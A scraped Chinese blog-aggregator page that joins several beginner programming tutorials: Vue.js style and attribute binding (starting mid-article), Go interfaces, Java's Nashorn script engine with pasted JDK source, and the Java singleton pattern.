#ff0; 14 } 15 </style> 16 </head> 17 <body> 18 <div class="test"> 19 <div class="otherClass" :style="{color: color, width: width + 'px'}">我是娃哈哈</div> <!--方法三:用对象的方式实现--> 20 </div> 21 <script type="text/javascript"> 22 var myVue = new Vue({ 23 el:".test", 24 data: { 25 color: 'red', 26 width: 100, 27 28 } 29 }) 30 </script> 31 </body> 32 </html> 实现效果如下: 其实也可以写为第二种方式: 1 <!DOCTYPE html> 2 <html> 3 <head> 4 <meta charset="UTF-8"> 5 <title>class与style绑定</title> 6 <meta name="viewport" content="width=device-width,initial-scale=1,minimum-scale=1,maximum-scale=1,user-scalable=no" /> 7 <script src="../../node_modules/vue/dist/vue.js" type="text/javascript" charset="utf-8"></script> 8 </head> 9 <body> 10 <div class="test"> 11 <div class="otherClass" :style= "styleObj">我是娃哈哈</div> <!--方法三:用对象的方式实现--> 12 </div> 13 <script type="text/javascript"> 14 var myVue = new Vue({ 15 el:".test", 16 data: { 17 styleObj: { 18 color: 'red', 19 width: '200px', 20 } 21 22 23 } 24 }) 25 </script> 26 </body> 27 </html> 实现结果是: 五、 用数组和对象混合的方式实现style绑定 1 <!DOCTYPE html> 2 <html> 3 <head> 4 <meta charset="UTF-8"> 5 <title>class与style绑定</title> 6 <meta name="viewport" content="width=device-width,initial-scale=1,minimum-scale=1,maximum-scale=1,user-scalable=no" /> 7 <script src="../../node_modules/vue/dist/vue.js" type="text/javascript" charset="utf-8"></script> 8 </head> 9 <body> 10 <div class="test"> 11 <div class="otherClass" :style= "[styleObj1,styleObj2]">我是娃哈哈</div> <!--方法三:用对象的方式实现--> 12 </div> 13 <script type="text/javascript"> 14 var myVue = new Vue({ 15 el:".test", 16 data: { 17 styleObj1: { 18 color: 'red', 19 width: '200px', 20 }, 21 styleObj2: { 22 backgroundColor: '#ff0' 23 } 24 25 26 } 27 }) 28 </script> 29 </body> 30 </html> 实现效果: 六、绑定属性 v-bind:src="" width/height/title....简写::src="" 推荐 <img src="{{url}}" alt=""> 效果能出来,但是会报一个404错误 <img v-bind:src="url" alt=""> 效果可以出来,不会发404请求 推荐使用 以上就是vue中绑定style和class还有属性的方法,希望对大家有帮助!

优秀的个人博客,低调大师

Golang 入门系列(四)如何理解interface接口

前面讲了很多Go 语言的基础知识,包括go环境的安装,go语言的语法等,感兴趣的朋友,可以先看看之前的文章。https://www.cnblogs.com/zhangweizhong/category/1275863.html 今天就正式开始写Go 的代码,讲讲如何理解interface接口。 1. 什么是interface接口 interface 是GO语言的基础特性之一。可以理解为一种类型的规范或者约定。它跟java,C# 不太一样,不需要显示说明实现了某个接口,它没有继承或子类或“implements”关键字,只是通过约定的形式,隐式的实现interface 中的方法即可。因此,Golang 中的 interface 让编码更灵活、易扩展。 如何理解go 语言中的interface ? 只需记住以下三点即可: 1.interface 是方法声明的集合 2. 任何类型的对象实现了在interface 接口中声明的全部方法,则表明该类型实现了该接口。 3. interface 可以作为一种数据类型,实现了该接口的任何对象都可以给对应的接口类型变量赋值。 注意: a. interface 可以被任意对象实现,一个类型/对象也可以实现多个 interface b. 方法不能重载,如 eat() eat(s string) 不能同时存在 2. 接口实现 package main import "fmt" type Phone interface { call() } type NokiaPhone struct { } func (nokiaPhone NokiaPhone) call() { fmt.Println("I am Nokia, I can call you!") } type ApplePhone struct { } func (iPhone ApplePhone) call() { fmt.Println("I am Apple Phone, I can call you!") } func main() { var phone Phone phone = new(NokiaPhone) phone.call() phone = new(ApplePhone) phone.call() } 3. interface 查询 如果接口A实现了接口B中所有方法,那么A可以转化为B接口。 if varName2, ok := varName1.(interface2|typeName); ok { //此时 varName2 的类型由 interface1 转为 interface2,或者 varName1 不是 typeName 类型的变量 } else { //不能转换 interface,或者 varName1 不是 typeName 类型的变量 4. interface{} 类型 interface{} 类型没有声明任何一个方法,俗称空接口。interface{} 在我们需要存储任意类型的数值的时候相当有用,有点类似于C语言的void*类型。 package main import ( "fmt" ) func PrintAll(vals []interface{}) { for _, val := range vals { fmt.Println(val) } } func main() { names := []string{"stanley", "david", "oscar"} vals := make([]interface{}, len(names)) for i, v := range names { vals[i] = v } PrintAll(vals) } 然而,需要注意的是,[]T不能直接赋值给[]interface{} t := []int{1, 2, 3, 4} var s []interface{} = t 编译时会输出下面的错误: cannot use t (type []int) as type []interface {} in assignment 最后 以上,对Go 语言中的接口特性做了一个简单的介绍。我觉得对于go语言来说,设计最精妙的应该是interface了,感兴趣的,可以好好研究研究。 作者:章为忠 出处:http://www.fpeach.com/ 本文版权归作者所有,欢迎转载,但未经作者同意必须保留此段声明,且在文章页面明显位置给出原文连接。如有问题,可以微信:18618243664联系我,非常感谢。扫下面的二维码关注我的微信公众号。

优秀的个人博客,低调大师

Java_脚本引擎_01_用法入门

一、前言 最近有个需求,需要在js中调用java,这样能避免更新java,从而实现代码的热更新。 于是想到用NashornJavaScript 引擎。 二、概述 通过 JDK 8 的 NashornJavaScript 引擎 ,可以很方便的实现在java中调用js,以及在js中调用java。 三、简单示例 1.java中调用js @Test public void testDemo1() throws ScriptException { //1.创建引擎 ScriptEngineManager manager = new ScriptEngineManager(); ScriptEngine engine = manager.getEngineByName("JavaScript"); //2.要执行的脚本 String script = "var sum = n1 + n2;print(msg + ' n1= '+ n1 + '; n2 ='+ n2 + '; sum=' + sum);"; manager.put("n1", 1); //3.执行脚本 //3.1 直接传参,并执行脚本 engine.put("n2", 2); //使用put(key,value)直接传参到到脚本中,在脚本中通过key来取值 engine.put("msg", "a string"); engine.eval(script); //3.2 通过绑定传参,并执行脚本 Bindings bindings = engine.createBindings(); bindings.put("n2", 3); // AbstractScriptEngine.put(key,value)的内部实现就是使用的Bindings.put(key,value) bindings.put("msg", "another string"); engine.eval(script, bindings); //3.3 通过上下文来传参,并执行脚本 ScriptContext ctx = new SimpleScriptContext(); Bindings ctxGlobalBindings = engine.createBindings(); ctx.setBindings(ctxGlobalBindings, GLOBAL_SCOPE); ctx.setAttribute("n1", 4, GLOBAL_SCOPE); ctx.setAttribute("n2", 5, ENGINE_SCOPE); ctx.setAttribute("msg", "ScriptContext:", ENGINE_SCOPE); engine.eval(script, ctx); //使用指定上下文来执行脚本 engine.eval(script); //使用默认上下文执行脚本 } View Code 2.js中调用java HelloWorld.java public class HelloWorld { public void sayHello(){ System.out.println("hello"); } } View Code 测试用例: @Test public void test2() throws ScriptException { //1.创建引擎 ScriptEngineManager manager = new ScriptEngineManager(); ScriptEngine engine = manager.getEngineByName("JavaScript"); //2.设置要执行的脚本 String script="$hello.sayHello();"; //3.传参,并执行脚本 engine.put("$hello", new HelloWorld()); engine.eval(script); //使用指定上下文来执行脚本 } View Code 3.通过js实现java接口 参见:Java脚本教程 - Java脚本实现接口 四、脚本引擎类结构图 脚本引擎相关源码的类和接口如下: 先关注这几个基本实现类 1. ScriptEngineManager 源码如下: /* * Copyright (c) 2005, 2013, Oracle and/or its affiliates. All rights reserved. * ORACLE PROPRIETARY/CONFIDENTIAL. Use is subject to license terms. * * * * * * * * * * * * * * * * * * * * */ package javax.script; import java.util.*; import java.security.*; import java.util.ServiceLoader; import java.util.ServiceConfigurationError; /** * The <code>ScriptEngineManager</code> implements a discovery and instantiation * mechanism for <code>ScriptEngine</code> classes and also maintains a * collection of key/value pairs storing state shared by all engines created * by the Manager. This class uses the <a href="../../../technotes/guides/jar/jar.html#Service%20Provider">service provider</a> mechanism to enumerate all the * implementations of <code>ScriptEngineFactory</code>. <br><br> * The <code>ScriptEngineManager</code> provides a method to return a list of all these factories * as well as utility methods which look up factories on the basis of language name, file extension * and mime type. * <p> * The <code>Bindings</code> of key/value pairs, referred to as the "Global Scope" maintained * by the manager is available to all instances of <code>ScriptEngine</code> created * by the <code>ScriptEngineManager</code>. The values in the <code>Bindings</code> are * generally exposed in all scripts. * * @author Mike Grogan * @author A. Sundararajan * @since 1.6 */ public class ScriptEngineManager { private static final boolean DEBUG = false; /** * The effect of calling this constructor is the same as calling * <code>ScriptEngineManager(Thread.currentThread().getContextClassLoader())</code>. * * @see java.lang.Thread#getContextClassLoader */ public ScriptEngineManager() { ClassLoader ctxtLoader = Thread.currentThread().getContextClassLoader(); init(ctxtLoader); } /** * This constructor loads the implementations of * <code>ScriptEngineFactory</code> visible to the given * <code>ClassLoader</code> using the <a href="../../../technotes/guides/jar/jar.html#Service%20Provider">service provider</a> mechanism.<br><br> * If loader is <code>null</code>, the script engine factories that are * bundled with the platform and that are in the usual extension * directories (installed extensions) are loaded. <br><br> * * @param loader ClassLoader used to discover script engine factories. */ public ScriptEngineManager(ClassLoader loader) { init(loader); } private void init(final ClassLoader loader) { globalScope = new SimpleBindings(); engineSpis = new HashSet<ScriptEngineFactory>(); nameAssociations = new HashMap<String, ScriptEngineFactory>(); extensionAssociations = new HashMap<String, ScriptEngineFactory>(); mimeTypeAssociations = new HashMap<String, ScriptEngineFactory>(); initEngines(loader); } private ServiceLoader<ScriptEngineFactory> getServiceLoader(final ClassLoader loader) { if (loader != null) { return ServiceLoader.load(ScriptEngineFactory.class, loader); } else { return ServiceLoader.loadInstalled(ScriptEngineFactory.class); } } private void initEngines(final ClassLoader loader) { Iterator<ScriptEngineFactory> itr = null; try { ServiceLoader<ScriptEngineFactory> sl = AccessController.doPrivileged( new PrivilegedAction<ServiceLoader<ScriptEngineFactory>>() { @Override public ServiceLoader<ScriptEngineFactory> run() { return getServiceLoader(loader); } }); itr = sl.iterator(); } catch (ServiceConfigurationError err) { System.err.println("Can't find ScriptEngineFactory providers: " + err.getMessage()); if (DEBUG) { err.printStackTrace(); } // do not throw any exception here. user may want to // manage his/her own factories using this manager // by explicit registratation (by registerXXX) methods. return; } try { while (itr.hasNext()) { try { ScriptEngineFactory fact = itr.next(); engineSpis.add(fact); } catch (ServiceConfigurationError err) { System.err.println("ScriptEngineManager providers.next(): " + err.getMessage()); if (DEBUG) { err.printStackTrace(); } // one factory failed, but check other factories... continue; } } } catch (ServiceConfigurationError err) { System.err.println("ScriptEngineManager providers.hasNext(): " + err.getMessage()); if (DEBUG) { err.printStackTrace(); } // do not throw any exception here. user may want to // manage his/her own factories using this manager // by explicit registratation (by registerXXX) methods. return; } } /** * <code>setBindings</code> stores the specified <code>Bindings</code> * in the <code>globalScope</code> field. ScriptEngineManager sets this * <code>Bindings</code> as global bindings for <code>ScriptEngine</code> * objects created by it. * * @param bindings The specified <code>Bindings</code> * @throws IllegalArgumentException if bindings is null. */ public void setBindings(Bindings bindings) { if (bindings == null) { throw new IllegalArgumentException("Global scope cannot be null."); } globalScope = bindings; } /** * <code>getBindings</code> returns the value of the <code>globalScope</code> field. * ScriptEngineManager sets this <code>Bindings</code> as global bindings for * <code>ScriptEngine</code> objects created by it. * * @return The globalScope field. */ public Bindings getBindings() { return globalScope; } /** * Sets the specified key/value pair in the Global Scope. * @param key Key to set * @param value Value to set. * @throws NullPointerException if key is null. * @throws IllegalArgumentException if key is empty string. */ public void put(String key, Object value) { globalScope.put(key, value); } /** * Gets the value for the specified key in the Global Scope * @param key The key whose value is to be returned. * @return The value for the specified key. */ public Object get(String key) { return globalScope.get(key); } /** * Looks up and creates a <code>ScriptEngine</code> for a given name. * The algorithm first searches for a <code>ScriptEngineFactory</code> that has been * registered as a handler for the specified name using the <code>registerEngineName</code> * method. * <br><br> If one is not found, it searches the set of <code>ScriptEngineFactory</code> instances * stored by the constructor for one with the specified name. If a <code>ScriptEngineFactory</code> * is found by either method, it is used to create instance of <code>ScriptEngine</code>. * @param shortName The short name of the <code>ScriptEngine</code> implementation. * returned by the <code>getNames</code> method of its <code>ScriptEngineFactory</code>. * @return A <code>ScriptEngine</code> created by the factory located in the search. Returns null * if no such factory was found. The <code>ScriptEngineManager</code> sets its own <code>globalScope</code> * <code>Bindings</code> as the <code>GLOBAL_SCOPE</code> <code>Bindings</code> of the newly * created <code>ScriptEngine</code>. * @throws NullPointerException if shortName is null. */ public ScriptEngine getEngineByName(String shortName) { if (shortName == null) throw new NullPointerException(); //look for registered name first Object obj; if (null != (obj = nameAssociations.get(shortName))) { ScriptEngineFactory spi = (ScriptEngineFactory)obj; try { ScriptEngine engine = spi.getScriptEngine(); engine.setBindings(getBindings(), ScriptContext.GLOBAL_SCOPE); return engine; } catch (Exception exp) { if (DEBUG) exp.printStackTrace(); } } for (ScriptEngineFactory spi : engineSpis) { List<String> names = null; try { names = spi.getNames(); } catch (Exception exp) { if (DEBUG) exp.printStackTrace(); } if (names != null) { for (String name : names) { if (shortName.equals(name)) { try { ScriptEngine engine = spi.getScriptEngine(); engine.setBindings(getBindings(), ScriptContext.GLOBAL_SCOPE); return engine; } catch (Exception exp) { if (DEBUG) exp.printStackTrace(); } } } } } return null; } /** * Look up and create a <code>ScriptEngine</code> for a given extension. The algorithm * used by <code>getEngineByName</code> is used except that the search starts * by looking for a <code>ScriptEngineFactory</code> registered to handle the * given extension using <code>registerEngineExtension</code>. * @param extension The given extension * @return The engine to handle scripts with this extension. Returns <code>null</code> * if not found. * @throws NullPointerException if extension is null. */ public ScriptEngine getEngineByExtension(String extension) { if (extension == null) throw new NullPointerException(); //look for registered extension first Object obj; if (null != (obj = extensionAssociations.get(extension))) { ScriptEngineFactory spi = (ScriptEngineFactory)obj; try { ScriptEngine engine = spi.getScriptEngine(); engine.setBindings(getBindings(), ScriptContext.GLOBAL_SCOPE); return engine; } catch (Exception exp) { if (DEBUG) exp.printStackTrace(); } } for (ScriptEngineFactory spi : engineSpis) { List<String> exts = null; try { exts = spi.getExtensions(); } catch (Exception exp) { if (DEBUG) exp.printStackTrace(); } if (exts == null) continue; for (String ext : exts) { if (extension.equals(ext)) { try { ScriptEngine engine = spi.getScriptEngine(); engine.setBindings(getBindings(), ScriptContext.GLOBAL_SCOPE); return engine; } catch (Exception exp) { if (DEBUG) exp.printStackTrace(); } } } } return null; } /** * Look up and create a <code>ScriptEngine</code> for a given mime type. The algorithm * used by <code>getEngineByName</code> is used except that the search starts * by looking for a <code>ScriptEngineFactory</code> registered to handle the * given mime type using <code>registerEngineMimeType</code>. * @param mimeType The given mime type * @return The engine to handle scripts with this mime type. Returns <code>null</code> * if not found. * @throws NullPointerException if mimeType is null. */ public ScriptEngine getEngineByMimeType(String mimeType) { if (mimeType == null) throw new NullPointerException(); //look for registered types first Object obj; if (null != (obj = mimeTypeAssociations.get(mimeType))) { ScriptEngineFactory spi = (ScriptEngineFactory)obj; try { ScriptEngine engine = spi.getScriptEngine(); engine.setBindings(getBindings(), ScriptContext.GLOBAL_SCOPE); return engine; } catch (Exception exp) { if (DEBUG) exp.printStackTrace(); } } for (ScriptEngineFactory spi : engineSpis) { List<String> types = null; try { types = spi.getMimeTypes(); } catch (Exception exp) { if (DEBUG) exp.printStackTrace(); } if (types == null) continue; for (String type : types) { if (mimeType.equals(type)) { try { ScriptEngine engine = spi.getScriptEngine(); engine.setBindings(getBindings(), ScriptContext.GLOBAL_SCOPE); return engine; } catch (Exception exp) { if (DEBUG) exp.printStackTrace(); } } } } return null; } /** * Returns a list whose elements are instances of all the <code>ScriptEngineFactory</code> classes * found by the discovery mechanism. * @return List of all discovered <code>ScriptEngineFactory</code>s. */ public List<ScriptEngineFactory> getEngineFactories() { List<ScriptEngineFactory> res = new ArrayList<ScriptEngineFactory>(engineSpis.size()); for (ScriptEngineFactory spi : engineSpis) { res.add(spi); } return Collections.unmodifiableList(res); } /** * Registers a <code>ScriptEngineFactory</code> to handle a language * name. Overrides any such association found using the Discovery mechanism. * @param name The name to be associated with the <code>ScriptEngineFactory</code>. * @param factory The class to associate with the given name. * @throws NullPointerException if any of the parameters is null. */ public void registerEngineName(String name, ScriptEngineFactory factory) { if (name == null || factory == null) throw new NullPointerException(); nameAssociations.put(name, factory); } /** * Registers a <code>ScriptEngineFactory</code> to handle a mime type. * Overrides any such association found using the Discovery mechanism. * * @param type The mime type to be associated with the * <code>ScriptEngineFactory</code>. * * @param factory The class to associate with the given mime type. * @throws NullPointerException if any of the parameters is null. */ public void registerEngineMimeType(String type, ScriptEngineFactory factory) { if (type == null || factory == null) throw new NullPointerException(); mimeTypeAssociations.put(type, factory); } /** * Registers a <code>ScriptEngineFactory</code> to handle an extension. * Overrides any such association found using the Discovery mechanism. * * @param extension The extension type to be associated with the * <code>ScriptEngineFactory</code>. * @param factory The class to associate with the given extension. * @throws NullPointerException if any of the parameters is null. */ public void registerEngineExtension(String extension, ScriptEngineFactory factory) { if (extension == null || factory == null) throw new NullPointerException(); extensionAssociations.put(extension, factory); } /** Set of script engine factories discovered. */ private HashSet<ScriptEngineFactory> engineSpis; /** Map of engine name to script engine factory. */ private HashMap<String, ScriptEngineFactory> nameAssociations; /** Map of script file extension to script engine factory. */ private HashMap<String, ScriptEngineFactory> extensionAssociations; /** Map of script script MIME type to script engine factory. */ private HashMap<String, ScriptEngineFactory> mimeTypeAssociations; /** Global bindings associated with script engines created by this manager. */ private Bindings globalScope; } View Code 此类主要有三个作用: (1)设置全局变量 (2)获取脚本引擎 (3)注册脚本引擎工厂 (1)设置全局变量 /** Global bindings associated with script engines created by this manager. */ private Bindings globalScope; public void put(String key, Object value) { globalScope.put(key, value); } public Object get(String key) { return globalScope.get(key); } 可以看到,通过ScriptEngineManager 设置的变量都绑定到了 globalScope 这个绑定中。 这里并不能说明这个一个全局绑定。 再往下看: 此处设置了绑定的作用域为全局。因此可通过 ScriptEngineManager 设置全局变量 (2)获取脚本引擎 可通过以下方法获取脚本引擎 2.SimpleBindings 绑定是用来存放变量的。 simpleBingdings是 绑定的基本实现类,源码如下 /* * Copyright (c) 2005, Oracle and/or its affiliates. All rights reserved. * ORACLE PROPRIETARY/CONFIDENTIAL. Use is subject to license terms. * * * * * * * * * * * * * * * * * * * * */ package javax.script; import java.util.Map; import java.util.HashMap; import java.util.Collection; import java.util.Set; /** * A simple implementation of Bindings backed by * a <code>HashMap</code> or some other specified <code>Map</code>. * * @author Mike Grogan * @since 1.6 */ public class SimpleBindings implements Bindings { /** * The <code>Map</code> field stores the attributes. */ private Map<String,Object> map; /** * Constructor uses an existing <code>Map</code> to store the values. * @param m The <code>Map</code> backing this <code>SimpleBindings</code>. * @throws NullPointerException if m is null */ public SimpleBindings(Map<String,Object> m) { if (m == null) { throw new NullPointerException(); } this.map = m; } /** * Default constructor uses a <code>HashMap</code>. */ public SimpleBindings() { this(new HashMap<String,Object>()); } /** * Sets the specified key/value in the underlying <code>map</code> field. * * @param name Name of value * @param value Value to set. * * @return Previous value for the specified key. Returns null if key was previously * unset. * * @throws NullPointerException if the name is null. * @throws IllegalArgumentException if the name is empty. */ public Object put(String name, Object value) { checkKey(name); return map.put(name,value); } /** * <code>putAll</code> is implemented using <code>Map.putAll</code>. * * @param toMerge The <code>Map</code> of values to add. * * @throws NullPointerException * if toMerge map is null or if some key in the map is null. * @throws IllegalArgumentException * if some key in the map is an empty String. */ public void putAll(Map<? extends String, ? extends Object> toMerge) { if (toMerge == null) { throw new NullPointerException("toMerge map is null"); } for (Map.Entry<? extends String, ? extends Object> entry : toMerge.entrySet()) { String key = entry.getKey(); checkKey(key); put(key, entry.getValue()); } } /** {@inheritDoc} */ public void clear() { map.clear(); } /** * Returns <tt>true</tt> if this map contains a mapping for the specified * key. More formally, returns <tt>true</tt> if and only if * this map contains a mapping for a key <tt>k</tt> such that * <tt>(key==null ? k==null : key.equals(k))</tt>. (There can be * at most one such mapping.) * * @param key key whose presence in this map is to be tested. * @return <tt>true</tt> if this map contains a mapping for the specified * key. * * @throws NullPointerException if key is null * @throws ClassCastException if key is not String * @throws IllegalArgumentException if key is empty String */ public boolean containsKey(Object key) { checkKey(key); return map.containsKey(key); } /** {@inheritDoc} */ public boolean containsValue(Object value) { return map.containsValue(value); } /** {@inheritDoc} */ public Set<Map.Entry<String, Object>> entrySet() { return map.entrySet(); } /** * Returns the value to which this map maps the specified key. Returns * <tt>null</tt> if the map contains no mapping for this key. A return * value of <tt>null</tt> does not <i>necessarily</i> indicate that the * map contains no mapping for the key; it's also possible that the map * explicitly maps the key to <tt>null</tt>. The <tt>containsKey</tt> * operation may be used to distinguish these two cases. * * <p>More formally, if this map contains a mapping from a key * <tt>k</tt> to a value <tt>v</tt> such that <tt>(key==null ? k==null : * key.equals(k))</tt>, then this method returns <tt>v</tt>; otherwise * it returns <tt>null</tt>. (There can be at most one such mapping.) * * @param key key whose associated value is to be returned. * @return the value to which this map maps the specified key, or * <tt>null</tt> if the map contains no mapping for this key. * * @throws NullPointerException if key is null * @throws ClassCastException if key is not String * @throws IllegalArgumentException if key is empty String */ public Object get(Object key) { checkKey(key); return map.get(key); } /** {@inheritDoc} */ public boolean isEmpty() { return map.isEmpty(); } /** {@inheritDoc} */ public Set<String> keySet() { return map.keySet(); } /** * Removes the mapping for this key from this map if it is present * (optional operation). More formally, if this map contains a mapping * from key <tt>k</tt> to value <tt>v</tt> such that * <code>(key==null ? k==null : key.equals(k))</code>, that mapping * is removed. (The map can contain at most one such mapping.) * * <p>Returns the value to which the map previously associated the key, or * <tt>null</tt> if the map contained no mapping for this key. (A * <tt>null</tt> return can also indicate that the map previously * associated <tt>null</tt> with the specified key if the implementation * supports <tt>null</tt> values.) The map will not contain a mapping for * the specified key once the call returns. * * @param key key whose mapping is to be removed from the map. * @return previous value associated with specified key, or <tt>null</tt> * if there was no mapping for key. * * @throws NullPointerException if key is null * @throws ClassCastException if key is not String * @throws IllegalArgumentException if key is empty String */ public Object remove(Object key) { checkKey(key); return map.remove(key); } /** {@inheritDoc} */ public int size() { return map.size(); } /** {@inheritDoc} */ public Collection<Object> values() { return map.values(); } private void checkKey(Object key) { if (key == null) { throw new NullPointerException("key can not be null"); } if (!(key instanceof String)) { throw new ClassCastException("key should be a String"); } if (key.equals("")) { throw new IllegalArgumentException("key can not be empty"); } } } View Code 可以发现绑定的内部实现时通过HashMap来实现的。 Bingding通过HashMap来存放变量。 3.SimpleScriptContext 脚本引擎是在脚本上下文中执行的。 脚本上下文由四个组件组成: 与不同范围相关联的绑定。上下文中的绑定将参数传递给脚本。 读取器读取输入 写入输出 写入错误输出的错误写入器 绑定是是有作用域的,有两个作用域: ScriptContext.ENGINE_SCOPE (引擎范围,值为100) ScriptContext.GLOBAL_SCOPE (全局范围,值为200) (1) 设置变量: public void setAttribute(String var1, Object var2, int var3) { this.checkName(var1); switch(var3) { case 100: this.engineScope.put(var1, var2); return; case 200: if (this.globalScope != null) { this.globalScope.put(var1, var2); } return; default: throw new IllegalArgumentException("Illegal scope value."); } } protected Bindings engineScope = new SimpleBindings(); protected Bindings globalScope = null; View Code 可以看到全局绑定默认为空。回到 三、简单示例 中,如下: //3.3 通过上下文来传参,并执行脚本 ScriptContext ctx = new SimpleScriptContext(); Bindings ctxGlobalBindings = engine.createBindings(); ctx.setBindings(ctxGlobalBindings, GLOBAL_SCOPE); ctx.setAttribute("n1", 4, GLOBAL_SCOPE); ctx.setAttribute("n2", 5, ENGINE_SCOPE); ctx.setAttribute("msg", "ScriptContext:", ENGINE_SCOPE); engine.eval(script, ctx); //使用指定上下文来执行脚本 设置全局变量的步骤:我们先设置了一个全局绑定,这样全局绑定就不为空,然后再设置全局变量。 4.ScriptEngine ScriptEngine提供了如下接口, 抽象类AbstractScriptEngine实现了ScriptEngine的部分基本方法。 脚本引擎实际的执行者 NashornScriptEngine 继承自AbstractScriptEngine 实现了ScriptEngine的全部方法,功能强大。 五、参考资料 1.Java 脚本引擎—w3cschool 我的博客即将搬运同步至腾讯云+社区,邀请大家一同入驻:https://cloud.tencent.com/developer/support-plan?invite_code=8rf7kovqfyoo


优秀的个人博客,低调大师

Java入门之初识设计模式---单列模式

设计模式 是软件开发人员在软件开发过程中面临的一般问题的解决方案 单例模式 目的:使得类的一个对象成为该类系统中的唯一实例 定义:一个类有且仅有一个实例,并且自行实例化向整个系统提供 因此,设计要点是: 某个类只能有一个实例 必须自行创建实例 必须自行向整个系统提供这个实例 实现: 只提供私有的构造方法 含有一个该类的静态私有对象 提供一个静态的公有方法用于创建、获取静态私有对象 代码实现方案: 饿汉式 懒汉式 饿汉式 类加载时,静态实例对象完成了实例化操作;空间换时间。(对象创建过程中实例化) 饿汉式线程安全 新建文件SingletonOne.java /** * 饿汉式 */ public class SingletonOne { //1.创建类中的私有构造函数 private SingletonOne(){ } //2.创建该类型的私有静态实例 private static SingletonOne instance = new SingletonOne(); //3.创建公有静态方法返回静态实例对象 public static SingletonOne getInstance(){ return instance; } } 新建文件Test.java public class Test { public static void main(String[] args) { SingletonOne one = SingletonOne.getInstance(); SingletonOne two = SingletonOne.getInstance(); System.out.println(one); System.out.println(two); } } 输出结果可以看到是同一个类的地址。 懒汉式 类加载时并未实例化,第一次使用时才进行实例化;时间换空间。(静态公有方法中实例化) 懒汉式存在线程风险 懒汉式线程安全的解决方案:(此处大致介绍下,后边在线程篇会详细介绍) 同步锁 双重校验锁 静态内部类 枚举 新建文件:SingletonOne.java public class SingletonTwo { //1.创建私有构造方法 private SingletonTwo(){ } //2.创建静态的该类实例对象 private static SingletonTwo instance = null; //3.创建开放的静态方法提供实例对象 public static SingletonTwo getInstance(){ if(instance == null) instance = new SingletonTwo(); return instance; } } 新建文件Test.java public class Test { public static void main(String[] args) { SingletonTwo one = SingletonTwo.getInstance(); SingletonTwo two = SingletonTwo.getInstance(); System.out.println(one); System.out.println(two); } } 输出结果同上饿汉式代码 单列模式的特点以及应用场景 优点: 在内存中只有一个对象,节省内存 避免频繁的创建和销毁对象,提高性能 避免对共享资源的多重占用 缺点: 扩展比较困难 如果实例化后的对象长期不利用,系统将默认认为垃圾,进行回收,造成对象状态丢失 使用场景: 创建对象时占用资源过多,但同时又需要用到该类对象 对系统内资源要求统一读写,如读写配置信息 当多个实例存在可能引起程序逻辑错误,如号码生成器

优秀的个人博客,低调大师

Java入门之面向对象使用接口编程

